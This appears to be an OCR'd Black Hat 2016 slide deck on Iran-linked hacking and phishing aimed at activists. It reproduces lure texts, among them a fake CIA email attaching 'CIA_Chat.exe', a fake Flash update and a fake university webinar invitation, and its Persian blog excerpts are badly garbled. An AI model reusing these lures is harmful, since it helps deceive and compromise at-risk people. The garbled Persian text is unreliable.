



Iran and the Soft War for Internet Dominance

Claudio Guarnieri (@botherder) & Collin Anderson (@cda)


Who we are

nex


- @botherder
- Technologist at Amnesty International.
- Senior Research Fellow at CitizenLab.
- Creator of Cuckoo Sandbox, Viper, Malwr.com ...
- <https://nex.sx>

cda

- @cda
- Networked systems researcher, based in Washington, D.C.
- Collaborates with civil society on Internet measurement and policy issues (e.g. Wassenaar), academic institutions, and others.
- History on Iran human rights and foreign policy.
- <https://cda.io>



Disclaimer: this work was done independently from our respective current affiliations. Opinions expressed here are our own, and do not reflect those of our employers.



The Green Movement and the Soft War





IRANIAN CYBER ARMY


THIS SITE HAS BEEN HACKED BY IRANIAN CYBER ARMY

« به احترام رفرازدمی که در 22 بهمن برگزار شد و مردمی که رای دادند و به احترام ملتی بزرگ و وطنی به نام ایران «

« بیشتر از این مهره بازی افرادی که خود در امریکا در امن و امان به سر میبرند و از شما به عنوان مهره استفاده میکنند تباشید «

« فرزندان ایران زمین «





Security Error

www.google.com/accounts/ServiceLogin?service=mail&passive=true&rm=false&continue=https%3A%2F%2Fmail.google.com%2Fmail%2Fui%3Dhtml%26zv%3D

FUEL - A simple Res... FUEL CMS: A Rapid ... فروشگاه اینترنتی ... iMacos Other bookmarks

Invalid Server Certificate

 You attempted to reach www.google.com, but the server presented an invalid certificate.

[Back](#)

[▼ Help me understand](#)

When you connect to a secure website, the server hosting that site presents your browser with something called a "server certificate". This certificate contains identity information, such as the address of the website, which is verified by a third party called a "Certificate Authority". By checking that the address in the certificate matches the address of the website, it is possible to verify that you are connecting to the website you intended, and not a third party (such as an attacker on your network).

In this case, the server certificate or an intermediate CA certificate presented to your browser is invalid. This means the certificate is either malformed, contains invalid fields, or is not supported.

Certificate

General Details Certification Path

Certification path

- DigiNotar Root CA
 - DigiNotar Public CA 2025
 - *.google.com


[View Certificate](#)

Certificate status:

This certificate is OK.

[Learn more about certification paths](#)


[OK](#)




Shedding Light on the Targeting of Activists and At-Risk Communities



 black hat® USA 2016



هشدار برای تروجانی به نام «فال حافظ»



۱۱ مرداد ۱۳۹۴

اصلًا دوست ندارم که فضای آنلاین رو بیش از اون چیزی که هست امنیتی نشون بدم. اما والاعت اینه که آگایون الصد دارند با هر ترفندی که شده به خرمی قصوص برخی تجاوز کنند. بلکه پتوون اطلاعات پیشتری از زندگی خصوص شما و دوستانوون به دست سیارن. حتماً یادتون هست که چند وقت پیش **اشاره‌ای کرد** به تروجانی به نام «اسید» که با سواستفاده از خیر مربوط به اسیدپاشان تلاش داشت تا ایمیل‌هایی رو هک کنند و حتی تو نوشت به ایمیل یکی از دوستانم هم نفوذ کنم. در نوشته‌ای دیگر جزئیات این تروجان رو در این ویلک **منتشر کرد**. به هر حال تو سندده یا تویسندگان این تروجان هر که باشد، از قرار معلوم همچنان تلاش می‌کنند تا از راه و روش‌های مشابه این کار رو تکرار کنند. ۲۸ تلوں ایمیل دریافت کردم که حاوی قالبی به نام `ro2 shoma.rar` و به حجم ۴۴۶ کیلوبایت بود. این عمل توسعه همون فرستنده اما یک نام دیگه به اسم ساتاز در ۲۶ جولان و در قالب فایل دیگری به نام `fale hafez.rar` و به حجم ۴۷ کیلوبایت برایم ارسال شد در حال که حاوی این بیام بود:

```
nima salam-narm afzar fale hafez ro ke khaste bodi barat ferestadam salam be  
sosan bereson-ghorbonet
```

تیما سلام. نرم‌افزار فال حافظ رو که خواسته بودی برات فرستادم. سلام به سوسن برسوـن. فریونـت.

ایمیلش رو پاسخ دادم و گفتتم: ساتاز؟ یادم تهداد همچین درخواستی کرده باشم که براجم نرم‌افزار بفرستی. واقعاً فکر کردن من از فیلیپینگ، چیزی نمی‌دونم؟ یا هلا اگه به آی‌آیدی دختروره درست کنی مثل ساتاز سبز کول من خورم و ایمیلت رو باز من کنم؟ اشتباه گرفتی برادر. در اینیل بعدی ادعا کرد که من رو با فرد دیگه‌ای اشتباه گرفته و قابل رو اشتباهی فرستاده. در حال که این ایمیل برای دوستان و همکاران دیگه هم فرستاده شده بود. ده دوازده ساعت قبل همون قابل فال حافظ با یک ایمیل دیگه به نام بیتا برایم ارسال شد که تو شن تو شن بود بیا قالب پیغیرها

شرح مطلع رو گفتم سرفراز برای این که در جریان فارز بگیرید. اما محتوا این قالب چیه؟ این قالب سخن تازه تروجان اسید است با همون مکاتیم عملکرد. فقط به کم تو کش دستکاری کردن تا تو سط ویروس‌کش‌ها مجددآ شناسایی نشه. کسی که این رو می‌فرسته به سورس این تروجان دسترسی دارد و هموینه که نسخه قابل رو تو نت منتشر کرده.

قصه‌تی از ایمیلی که ارسال می‌کنده اینه

اینلیکشن پوئندارها

برتریک

خودروی پرندگان، از گذشته تا حال

کتاب

هایکو کتاب، شعرسازی به شیوه نکو

هایکی

اینلیکشن عصیان

برای این و لایه

نحویم تاریخ

سال‌های پیش در این روز

- = راهنمایی ترکیب از پاتریوت و گودر در سایت کلوب
- (۲۰۰۸)
- = از آدم بودنم خواست من کشم
- (۲۰۰۶)
- = از روزیم
- (۲۰۰۴)


بلل روی

جیکت جانب : RTArmanMohseni@#بربروگ منوی ویژه ناینیان
<https://t.co/vCRFFrAHzk>

باید داشتم در مورد زوایای قاتون و انتالی ماجرای #تسنیم منتشر شد: تسنیم و استفر منتظر: مریلهای برای دنیا ...
<https://t.co/Y>

خوشباز

No bookmarks available




Mission

Collect Samples and Incidents from Targets of Iran-based
Intrusion Campaigns for Accountability and Community
Education.



Intrusions and Elections




Internet Speed Throttling (May – June 2013)



ارتش سایبری ایران

آنها پیوسته حیله می کنند و من نیز در مقابل آنها حیله می کنم





Phishing and Malware, the New Normal

Mandatory Grugq Quote



the grugq

@the grugq

 Follow

Real APT: we need to read their emails and
steal their spreadsheets.

Fantasy APT: we need to hack their baseband...
because reasons!

RETWEETS

28

LIKES


27



2:12 AM · 13 May 2016



...



----- Forwarded message -----

From: CIA Secure Program! <security@cia.gov>

Date: 17 November 2013 07:52

Subject: Hi dear, Iranian people can contact us with secure CIA Program.

To: aminsabeti@gmail.com

CIA Chat is a program for you to report threats in a secure manner to the US Central Intelligence Agency.

The most important threats we're looking for, are those related to national security and any type of information which can lead us to terrorist groups.

Your patriotic acts would be rewarded too. We pay money as reward to those who share useful information with us.

Although those of you seeking to work with the leading intelligence agency in the world, this program is a way for anonymous and secure connection to us.

 [CIA_Chat.exe](#)
244K [View](#) [Download](#)

facebook



Search



Please update your **Flash Player™**


 [Download now](#)

By clicking the Download Now button, you acknowledge you have read and agree to the [Software Licensing Agreement](#).

0:00 / 0:24 360p


1,122 comments ▾

Add a comment



Campaigns, Tools and Actors

Cross section of the Ecosystem



Cleaver (Ghambar)



Universidad
de Navarra

University Of Navarra - Middle East Human rights Webinar

We are honored to invite you to UNAV human rights online web conference in Middle East Department.

In our first conference we focused on human rights in Iran.

About 110 participants will take part in this conference from around the world even from Iran.

Most of participants are researchers , journalists , activists , politicians and etc.

We are glad to see you in this conference.

Requirements:

As mentioned above this is a webinar or online web conference then it have some requirements.

